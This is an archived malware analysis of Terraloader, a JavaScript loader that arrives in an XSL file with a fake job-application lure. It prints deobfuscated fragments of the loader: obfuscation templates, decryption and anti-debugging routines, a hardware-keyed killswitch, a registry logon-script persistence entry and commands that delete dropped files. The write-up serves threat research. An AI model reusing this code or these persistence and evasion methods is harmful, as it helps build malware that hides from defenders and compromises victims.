CyberThreatIntel/Additional Analysis/Terraloader/2021-03-25/Analysis.md at master · StrangerealIntel/CyberThreatIntel

By StrangerealIntel

Archived: 2026-04-05 20:00:27 UTC

Terraloader : Congrats, you have a new fake job !

The present analysis focused on the differences between the last analysis and tweets, you can see it on the references.

- [2020-09-03] Analysis of improvement of the "Normal" version
- [2020-07-26] Code of "Killswitch" version
- [2020-07-21] Analysis of "Killswitch" version
- [2020-04-12] Analysis of improvement of the "Normal" version
- [2020-01-02] Analysis of "Normal" version

Obfuscation

The initial access rest an XSL file that content the obfuscated JS script. This use different templates of obfuscation that more in the objective to make FUD the payload that make the analysis difficult for the analyst due to this see quickly the redundancy of the operations performed. This only for performing the maximum of math operations for evading the detection, by example, calculations of mathematical operations in the part related to decryption for have the limit value, has no use but the functionality to prioritize other operations are as many actions that a detection engine must manage and used in this way.

Here, we can list the different template, the numbers of letters and numbers are included in a specific range but given the fact that this is distributed in the MAAS model, it may be on a higher range or operations to increase detection reduction:

```
// Obfuscation patterns used
var a;
var b;
a = [0-9]{1,3};
b = a [ + - / * ] [0-9]{1,3};

var a;
var b;
a = [a-z]{1,3};
[a or b]= [a or b] + [a-z]{1,6};
if ((a + b) == [a-z]{1,3}) {[a or b] = [0-9]{1,3}; }
```

```
var a;
var b;
a = [a-z]{1,3};
[a or b]= [a or b] + [a-z]{1,6};
if ( [a or b] == [a-z]{1,3}) {  [a or b] = [0-9]{1,3}; }
```


As previously explained, that easily to understand that the code that from a template, the attacker uses a variable understood by his script to add obfuscation to his script, I think that other existing variables to fill the payloads like the second layer, the DLL and the document read in order to avoid to corrupt the data of the payload.

```
// Before obfuscation process
var MatAr = [];
{obfuscate me}
MatAr[0] = 50;
MatAr[1] = 69;
[...]
MatAr[24] = 50;
MatAr[25] = 70;
{obfuscate me}
return MatAr;

// After obfuscation process
var MatAr = [];
var a;
var b;
a = 418;
b = a * 4;
MatAr[0] = 50;
MatAr[1] = 69;
[...]
MatAr[24] = 50;
MatAr[25] = 70;
var a;
var b;
a = 944;
b = a + 1;
if (b == 711) { b = 43; }
return MatAr;
```

Duplicate error or wanted obfuscation ?


The subject of the duplicated matrix for the decryption remains a mystery to determinate if it's voluntary for making more obfuscation, in a certain logic, the copy/paste of the same blocks of code and name of

functions in the template add a lot of obfuscation to avoid detection of the AV engine.



Improvements

Compared to the "Killswitch" version, the "Normal" version uses the same process, decrypt the payload and run the second layer pushed in memory but compared at the "Killswitch" version that check the processor or/and network card or/and user account for identifier for see if it's the good victim. If good, the payloads will be correctly decrypted and can run. Hence the notion of killswitch and had to find the good parameters without knowing specific hardware informations for getting the payloads and C2 infrastructures.



Here the process execution of the "Normal" version, that's probably that the same ending for the "KillSwitch" version once the next decrypt round based on hardware information :

The main improvements of the last version are on the increasing the numbers of the ciphers used for the decryption process and the anti-debugger with exception states. For the rest, that's still when the matrix used for the decryption of data is the same that the reference that a token is given for ensure that the decryption is finish and run the payloads.

```
var Mat1 = Initmatrix1();
    var Mat2 = Initmatrix2();
    var Token = 0;
    var s = "";
    var n = 0;
    var tmpArray = [];
    OpAr[0] = 74;
    OpAr[1] = 68;
    OpAr[2] = 77;
    OpAr[3] = 105;
    OpAr[4] = 115;
    OpAr[5] = 104;
    OpAr[6] = 110;
    OpAr[7] = 108;
    OpAr[8] = 80;
    OpAr[9] = 69;
    OpAr[10] = 109;
    OpAr[11] = 67;
    OpAr[12] = 120;
    OpAr[13] = 99;
    OpAr[14] = 71;
    OpAr[15] = 76;
    OpAr[16] = 68;
    OpAr[17] = 117;
    OpAr[18] = 79;
    OpAr[19] = 113;
    OpAr[20] = 119;
    OpAr[21] = 82;
    OpAr[22] = 109;
    OpAr[23] = 100;
    OpAr[24] = 75;
    OpAr[25] = 107;
    var id = 26;
    var i = 0;
    var result;
    do {
        s = (i + "");
        n = s.length;
        if (n === 1) {
            OpAr[id] = SwitchVal(i);
        } else {
```

```
            tmpArray = SplitVal(s);
            OpAr[id] = SwitchVal(tmpArray[0]);
            switch (n) {
                case 2:
                    OpAr[id + 1] = SwitchVal(tmpArray[1]);
                    break;
                case 3:
                    OpAr[id + 1] = SwitchVal(tmpArray[1]);
                    OpAr[id + 2] = SwitchVal(tmpArray[2]);
                    break;
                case 4:
                    OpAr[id + 1] = SwitchVal(tmpArray[1]);
                    OpAr[id + 2] = SwitchVal(tmpArray[2]);
                    OpAr[id + 3] = SwitchVal(tmpArray[3]);
                    break;
                case 5:
                    OpAr[id + 1] = SwitchVal(tmpArray[1]);
                    OpAr[id + 2] = SwitchVal(tmpArray[2]);
                    OpAr[id + 3] = SwitchVal(tmpArray[3]);
                    OpAr[id + 4] = SwitchVal(tmpArray[4]);
                    break;
            }
        }
        result = Decrypt(Mat2, OpAr, n + id);
        if (CompareLengthObjects(result, Mat1) === true) {
            Token = 474;
        }
        i = i + 1;
    } while (Token === 0);
```

As a result, the management of data alignment to add additional steps to reorder the data in the array indexes.

```
function InitBase(Arg) {
    if (Arg) {
        var lim = Arg.length;
        var r = [];
        var j = 0;
        var i = 0;
        var lock = -1;
        var o;
        var index = 0;
        var t = [];
        t = SplitVal(Arg);
        if (t) {
            do {
```

```
                o = FillAr(RefBase, t[index]);
                if (o !== -1) {
                    if (lock < 0) { lock = o; }
                    else {
                        lock = lock + o * 91;
                        j = j | lock << i;
                        if ((lock & 8191) > 88) { i = i + 13; }
                        else { i = i + 14; }
                        do {
                            PushElement(r, j & 255);
                            j = j >> 8;
                            i = i - 8;
                        } while (i > 7);
                        lock = -1;
                    }
                }
                index = index + 1;
            } while (index < lim);
            if (lock > -1) {
                PushElement(r, (j | lock << i) & 255);
            }
            return (r);
        }
    }
}
```

Note : by the fact that the size of the reference matrix to the two others matrices is often the same, so there is a good chance that the offset is fixed (near 29), only the key varies accordingly.

Dump the payloads

Once the key and the offset obtained, we can extract the data once, the decryption phase performed, the data returned are in hexadecimal. The following function gives the result converted to ASCII, useful for obtaining the following script layers:


```
function InitDecrypt(Arg1, Arg2, Arg3) {

    var tmp = InitBase(Arg1);
    // Decrypt the data
    var r = Decrypt(tmp, Arg2, Arg3);
    // Data are in raw mod (hex)
        console.log("r = "+r)
    // Here the program convert the data to char and join all the data
    return JoinTab(r);
}
```

The data returned in hexadecimal can directly be saved in a binary file, useful for extracting the DLL and the lure document :

```
[io.file]::WriteAllBytes($SavePath,$Data)
```

Second loader and lure

This drops TerraStealer and the lure for a fake employement.



APPLICATION FOR EMPLOYMENT

APPLICANTS MAY BE REQUIRED TO DO A DRUGS SCREEN BEFORE AND DURING EMPLOYMENT

PLEASE COMPLETE PAGES 1-5. DATE _____

Name _____
Last First Middle

Present address _____
Number Street City State Zip

How long _____ Social Security No. _____ – _____ – _____

Telephone (___) _____

If under 18, please list age _____

Position applied for (1) _____
and salary desired (2) _____
(Be specific)

Days/hours available to work
No Pref _____ Thur _____
Mon _____ Fri _____
Tue _____ Sat _____
Wed _____ Sun _____


How many hours can you work weekly? _____ Can you work nights? _____

Employment desired ☐FULL-TIME ONLY ☐PART-TIME ONLY ☐FULL- OR PART-TIME

When available for work? _____

TYPE OF SCHOOL	NAME OF SCHOOL	LOCATION (Complete mailing address, if possible)	NUMBER OF YEARS COMPLETED	MAJOR & DEGREE
High School				


Like the last time analysed, we see can note that still the same structure for the dropper but renamed.




Strangely, even if the verification shows later in the process that this is not a victim that's focus the threat actor and that there isn't ability to delete the js terraloader scripts as an anti-forensic or the persistence method which confirms that these are all solutions on demand and not as pack otherwise the same logic would be applied everywhere.

```
 // Persistence by login/logoff helper in regisry for load as script to launch when the session is open after th
Key: HKEY_CURRENT_USER\Environment
Name: UserInitMprLogonScript
Value: cscripT /B /e:jsCript "%APPDATA%\Microsoft\7AF60BCC.txt"
```

This writes the next payloads of killswitch version of Terraloader in the disk, remove the dll (with a fake ocx extension) and launches it in calling the msxsl present in the compromised system.





This executes the following commands for getting the performances of system for check common anti-debug artefacts by typeperf and remove it on the disk like said previously.

```
typeperf.exe "\System\Processor Queue Length" -si 600 -sc 1
C:\Windows\system32\cmd.exe  /c del "C:\Users\admin\AppData\Local\Temp\58611.ocx" >> NUL
```

This execute first of two JS files for launch the second terraloader by MSXML, this use variables for content characters and obfuscate the payload.

```
    var pzuunawd96 = "\\";
    var pzuunawd6 = "x";
    var pzuunawd5082 = ".";
    var pzuunawd423 = "e";
    var pzuunawd4 = "s";
    var pzuunawd33 = "l";
    var pzuunawd66 = "t";
    var pzuunawd8 = "M";
    var pzuunawd396 = "a";
    var pzuunawd25 = "p";
```

Once removing the obfuscation, we can now see it and see the new value as code error returned to C2, this allows to the group to know if the sample has been opened, have infected a system but don't have run the second layer or infected but not the good target by hardware/account verification process.

```
var Code = 0;
function GetActX(a) {return new ActiveXObject(a); }
try
{
    var ObjX = GetActX("shell.application");
    ObjX.ShellExecute("Msxsl.exe", "3850FC6E77257.txt 3850FC6E77257.txt", "C:\\Users\\admin\\AppData
}
catch (e) { Code = 629; }
```

This version is like version of September 2020 has a fixed size the comparison of the two objects, doesn't have a method to push elements into arrays so it goes through a global variable and fewer ciphers in the decryption process but passes by an additional argument the number of cycles to add to the process.

One point of interest is to see although this is the old version, it still has the exceptions added in the last version to avoid debugging them with operations on non-existent variable values.

```
        exec = function(a) {
            try {
                excepval = excepval + 609;
            } catch (e) {
                try {
                    excepval2 = excepval2 / 528;
                } catch (e2) {
                    try {
                        excepval3 = excepval3 * 277;
                    } catch (e3) {
                        try {
                            excepval4 = excepval4 - 904;
                        } catch (e4) {
                            return (Function(a))();
                        }
                    }
                }
            }
        };
        try {
            DebVal1 = DebVal1 + 830
        } catch (e5) {
            try {
                DebVal2 = DebVal2 - 529;
            } catch (e6) {
                try {
                    DebVal3 = DebVal3 / 108;
                } catch (rincbz62) {
                    exec(InitDecrypt(PayLayer2, OpAr, off, 4937));
                }
            }
        }
```

The second layer still content a function for getting the char from the int and the second loop that's only decryptable by the computer of the victim. That's so not possible to see after but looks like last step of JS backdoor with the configuration inside (parameters + final C2 to contact).

```
    function Getkey()
    {
        try
        {
            var ActXObj1 = GetActX("WScript.Shell");
```

```
            var p = ActXObj1.Environment("PROCESS");
            var NetActX = GetActX("WScript.Network");
            var result = NetActX.ComputerName + p("PROCESSOR_IDENTIFIER");
            return result;
        }
        catch(e) {return false;}
    }
    [...]
    var k = Getkey();
    ShObj = "";
    proc = "";
    NetObj = "";
    IdProc = "";
    var lim = k.length;
    var tmp = k.split("");
    Ar[off] = GetCharFromInt(tmp[0]);
    var i = 1;
    do {Ar[off + i] = GetCharFromInt(tmp[i]);
    i = i + 1;
    } while (i < lim);
    k = "";
    tmp = [];
    Exec(Decrypt(FinalPayload, Ar, off + lim, 50360));
```

FIN6 or Evilnum ?

